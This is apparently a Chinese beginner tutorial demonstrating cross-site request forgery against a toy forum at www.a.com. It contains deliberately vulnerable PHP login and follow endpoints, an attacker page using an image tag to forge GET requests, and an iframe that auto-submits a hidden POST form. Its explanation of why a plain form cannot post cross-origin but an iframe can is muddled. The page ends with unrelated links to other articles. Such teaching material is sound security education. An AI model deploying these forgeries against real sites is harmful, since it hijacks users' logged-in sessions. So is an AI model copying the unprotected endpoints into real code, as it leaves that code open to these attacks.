
模拟一次CSRF(跨站请求伪造)例子,适合新手
GET请求伪造
有一个论坛网站,网站有一个可以关注用户的接口,但是必须登录的用户才可以关注其他用户。
这个网站的网站是www.a.com
有一天有一个程序员想提高自己的知名度,决定利用CSRF让大家关注自己
》》该论坛的目录结构和源码资源

index.html
 <!DOCTYPE html>

 <html lang="en">

 <head>

     <meta charset="UTF-8">

     <meta name="viewport" content="width=device-width, initial-scale=1.0">

     <meta http-equiv="X-UA-Compatible" content="ie=edge">

     <title>主页</title>

 </head>

 <body>

     <form action="start.php" method="GET">

         <input type="text" name="startname" /><br>

         <input type="submit" value="关注他" /><br>

     </form>

 </body>

 </html>
login.html
 <!DOCTYPE html>

 <html lang="en">

 <head>

     <meta charset="UTF-8">

     <meta name="viewport" content="width=device-width, initial-scale=1.0">

     <meta http-equiv="X-UA-Compatible" content="ie=edge">

     <title>登陆界面</title>

 </head>

 <body>

     <form action="login.php" method="GET">

         <input type="text" name="username" id="name"/><br>

         <input type="password" name="password" /><br>

         <input type="submit" value="登陆"/><br>

     </form>

 </body>

 </html>
login.php
 <?php

     session_start();

     if(isset($_GET['username']) && isset($_GET['password'])){

         $name=$_GET['username'];

         $password=$_GET['password'];

         if($name=="zhangshan" && $password=="wwwww"){

             echo "登陆成功,正在跳转。。。。";

             setcookie('loginstate',"$name");

             $_SESSION["$name"]=$name;

             echo '<meta http-equiv="refresh" content="0;url=index.html" />';

         }else{

             echo "登陆失败,重新登陆......";

             echo '<meta http-equiv="refresh" content="3;url=login.html" />';

         }

     }else{

         echo "输入有误。。。。。密码不正确";

         echo '<meta http-equiv="refresh" content="1;url=login.html" />';

     }

 ?>
关注的接口,关注之后会打日志到log.txt
 <?php

 session_start();

 if(isset($_GET['startname'])){

     if(isset($_COOKIE['loginstate'])){

         $name=$_SESSION[$_COOKIE['loginstate']];

         $startname=$_GET['startname'];

         echo "当前登陆用户为$name";

         echo "<br>";

         echo "尊敬的$name,你已经成功关注了$startname";

         $myfile = fopen("log.txt", "w") or die("Unable to open file!");

         $txt = "尊敬的$name,你已经成功关注了$startname"."\n";

         fwrite($myfile, $txt);

         fclose($myfile);

     }else{

         echo "你还没有登陆,跳转中。。。。。";

         echo '<meta http-equiv="refresh" content="3;url=login.html" />';

     }

 }else{

     echo "请输入你要关注的用户";

     echo '<meta http-equiv="refresh" content="0;url=index.html" />';

 }

 ?>
》》攻击者的网站
攻击者的网站的一个页面是这样的
 <!DOCTYPE html>

 <html lang="en">

 <head>

     <meta charset="UTF-8">

     <meta name="viewport" content="width=device-width, initial-scale=1.0">

     <meta http-equiv="X-UA-Compatible" content="ie=edge">

     <title>Document</title>

 </head>

 <body>

     如果,客户端不久前登陆过www.a.com,

     打开此页,自动关注,woshihaore

     <img src="http://www.a.com/start.php?startname=woshihaoren" />

 </body>

 </html>
这样的话,只要用户在登陆过a网站之后,在浏览器中打开b网站的这个网页,就会自动执行该接口,关注自己,提高关注量的目的达到
》》攻击者可以将链接放在任何可以被浏览器解析并发送请求的地方
如果该接口使用的POST传值的话也是可以的,需要在攻击者的网页上构造一个form表单,但是form表单提交是非跨域的请求,所以请求并不会提交,
但是使用iframe可以解决这个问题,iframe可以解决跨域的问题。
————————————————————————————————————————————————————————————————————————————
有些时候,网站可能采用POST来提交参数,但是form表单受制于同源策略的影响,这种情况下的跨域提交数据。
跨域POST请求伪造之邪恶的iframe
有 一个网站a,存在一个接口,这个接口允许已经登陆的用户,关注别的用户,这个接口需要一个被关注的用户的用户名参数,该接口使用POST传参数
网站a的源码结构

index.html页面使用用户登陆后的页面,这个页面的的form表单提交一个被关注人的用户名
<!DOCTYPE html>

<html lang="en">

<head>

    <meta charset="UTF-8">

    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <meta http-equiv="X-UA-Compatible" content="ie=edge">

    <title>主页</title>

</head>

<body>

    <form action="start.php" method="POST">

        <input type="text" name="startname" /><br>

        <input type="submit" value="关注他" /><br>

    </form>

</body>

</html>
log.txt为日志输出,用户关注的信息会输出到这个日志文件
login.html---为登陆的前端页面
<!DOCTYPE html>

<html lang="en">

<head>

    <meta charset="UTF-8">

    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <meta http-equiv="X-UA-Compatible" content="ie=edge">

    <title>登陆界面</title>

</head>

<body>

    <form action="login.php" method="GET">

        <input type="text" name="username" id="name"/><br>

        <input type="password" name="password" /><br>

        <input type="submit" value="登陆"/><br>

    </form>

</body>

</html>
login.php---为登陆的后台页面,简单的生成session会话
<?php

    session_start();

    if(isset($_GET['username']) && isset($_GET['password'])){

        $name=$_GET['username'];

        $password=$_GET['password'];

        if($name=="zhangshan" && $password=="wwwww"){

            echo "登陆成功,正在跳转。。。。";

            setcookie('loginstate',"$name");

            $_SESSION["$name"]=$name;

            echo '<meta http-equiv="refresh" content="0;url=index.html" />';

        }else{

            echo "登陆失败,重新登陆......";

            echo '<meta http-equiv="refresh" content="3;url=login.html" />';

        }

    }else{

        echo "输入有误。。。。。密码不正确";

        echo '<meta http-equiv="refresh" content="1;url=login.html" />';

    }

?>
start.php---为关注用户的后台接口,接收POST传值
<?php

session_start();

if(isset($_POST['startname'])){

    if(isset($_COOKIE['loginstate'])){

        $name=$_SESSION[$_COOKIE['loginstate']];

        $startname=$_POST['startname'];

        echo "当前登陆用户为$name";

        echo "<br>";

        echo "尊敬的$name,你已经成功关注了$startname";

        $myfile = fopen("log.txt", "w") or die("Unable to open file!");

        $txt = "尊敬的$name,你已经成功关注了$startname"."\n";

        fwrite($myfile, $txt);

        fclose($myfile);

    }else{

        echo "你还没有登陆,跳转中。。。。。";

        echo '<meta http-equiv="refresh" content="3;url=login.html" />';

    }

}else{

    echo "请输入你要关注的用户";

    echo '<meta http-equiv="refresh" content="0;url=index.html" />';

}

?>
网站b作为攻击者的网站,网站b的目录结构

index.html
<!DOCTYPE html>

<html lang="en">

<head>

    <meta charset="UTF-8">

    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <meta http-equiv="X-UA-Compatible" content="ie=edge">

    <title>测试跨站请求伪造POST</title>

    <script type="text/javascript">

        function csrf(){

            window.frames['steal'].document.forms[0].submit();

        }

    </script>

</head>

<body onload="csrf()">

    <iframe display="none" name="steal" src="./csrf.html">

    </iframe>

</body>

</html>
csrf.html
<!DOCTYPE html>

<html lang="en">

<head>

    <meta charset="UTF-8">

    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <meta http-equiv="X-UA-Compatible" content="ie=edge">

    <title>Document</title>

</head>

<body>

    <form action="http://www.a.com/start.php" method="POST" display="none">

        <input type="text" name="startname" value="woshihaoren"/><br>

        <input type="submit" value="关注他" /><br>

    </form>

</body>

</html>
这种通过在iframe中嵌套form从而达到使form跨域操作。
这样的话,登陆了a网站的人,再访问b网站的主页就会自动关注表单提交的用户名。
模拟一次CSRF(跨站请求伪造)例子,适合新手的更多相关文章
- Django之CSRF跨站请求伪造(老掉牙的钓鱼网站模拟)
首先这是一个测试的代码 请先在setting页面进行下面操作 注释完成后,开始模拟钓鱼网站的跨站请求伪造操作: 前端代码: <!DOCTYPE html> <html lang=&q ...
- Django中的CSRF(跨站请求伪造)
Django中的CSRF(跨站请求伪造) Django CSRF 什么是CSFR 即跨站请求伪装,就是通常所说的钓鱼网站. 钓鱼网站的页面和正经网站的页面对浏览器来说有什么区别? (页面是怎么来的? ...
- Web框架之Django_09 重要组件(Django中间件、csrf跨站请求伪造)
摘要 Django中间件 csrf跨站请求伪造 一.Django中间件: 什么是中间件? 官方的说法:中间件是一个用来处理Django的请求和响应的框架级别的钩子.它是一个轻量.低级别的插件系统,用于 ...
- Web框架之Django重要组件(Django中间件、csrf跨站请求伪造)
Web框架之Django_09 重要组件(Django中间件.csrf跨站请求伪造) 摘要 Django中间件 csrf跨站请求伪造 一.Django中间件: 什么是中间件? 官方的说法:中间件是 ...
- XSS跨站脚本攻击与CSRF跨站请求伪造攻击的学习总结(转载)
转载自 https://blog.csdn.net/baidu_24024601/article/details/51957270 之前就了解过这方面的知识,但是没有系统地总结.今天在这总结一下,也让 ...
- python CSRF跨站请求伪造
python CSRF跨站请求伪造 <!DOCTYPE html> <html lang="en"> <head> <meta chars ...
- ajax向Django前后端提交请求和CSRF跨站请求伪造
1.ajax登录示例 urls.py from django.conf.urls import url from django.contrib import admin from app01 impo ...
- python 全栈开发,Day87(ajax登录示例,CSRF跨站请求伪造,Django的中间件,自定义分页)
一.ajax登录示例 新建项目login_ajax 修改urls.py,增加路径 from app01 import views urlpatterns = [ path('admin/', admi ...
- 第三百一十五节,Django框架,CSRF跨站请求伪造
第三百一十五节,Django框架,CSRF跨站请求伪造 全局CSRF 如果要启用防止CSRF跨站请求伪造,就需要在中间件开启CSRF #中间件 MIDDLEWARE = [ 'django.midd ...
- Django框架 之 基于Ajax中csrf跨站请求伪造
Django框架 之 基于Ajax中csrf跨站请求伪造 ajax中csrf跨站请求伪造 方式一 1 2 3 $.ajaxSetup({ data: {csrfmiddlewaretoken: ...
随机推荐
- 自己实现c++中string 类
class String { public: String(const char *str = NULL);// 普通构造函数 String(const String &other);// 拷 ...
- Win10+CUDA9.0+cudnn7.1安装
CUDA下载 cudnn下载 CUDA默认安装即可. cudnn下载解压之后,将对应的文件分别拷贝到CUDA Toolkit中即可: 对应的文件夹为: 若为默认安装,则应分别拷贝到的文件夹如下: C ...
- 21.java方法详解
public class MethondTest07{ //入口 public static void main(String[] args){ A.m1(); //error:若方法名字的前面什么都 ...
- Algorithm-4th part I 学习进度 (7/12)
在cousera跟着书的原作者学习<算法>第四版.记录以下学习进度. 课后习题代码见我的GitHub 2018.09.22 : Priority Queues 使用完全二叉树实现优先队列 ...
- fullpage中高度错误的解决方法
今天我再用fullpage写全屏页面的时候,发现在ie中,一整屏的页面总是不能铺满,高度总是少一截儿,各种搜索,找到了个合适的方法,这里记录下,也希望给之后遇到这个问题的人提供一种方式,当然不一定能解 ...
- 免证书发布ipa文件真机测试
首先设备得越狱 众所周知,在Xcode上开发的程序只能在模拟器中运行,如果要放到真机上则要花费99美金购买开发者证书iDP.这严重阻碍了我等草根开发者探索的脚步.写个小程序,同学间分享一下这个小小的愿 ...
- Zeppelin推荐
1.官网 Zeppelin官网,我们可以通过官网了解并获取Zeppelin,Zeppelin既有编译好可以直接运行的文件:也有源码文件. 官网下载网址 http://zeppelin.apache.o ...
- A - Mike and Cellphone
While swimming at the beach, Mike has accidentally dropped his cellphone into the water. There was n ...
- 【Linux学习】Linux用户管理2—用户配置文件
Linux用户管理2-用户配置文件 /etc/passwd: 存放系统用户的文件 输入 vi /etc/passwd /etc/shadow: 保存保密文件 /etc/group: 群组文件 输入 v ...
- UVa 242 Stamps and Envelope Size (无限背包,DP)
题意:信封上最多贴S张邮票.有N个邮票集合,每个集合有不同的面值.问哪个集合的最大连续邮资最 大,输出最大连续邮资和集合元素. 最大连续邮资是用S张以内邮票面值凑1,2,3...到n+1凑不出来了,最 ...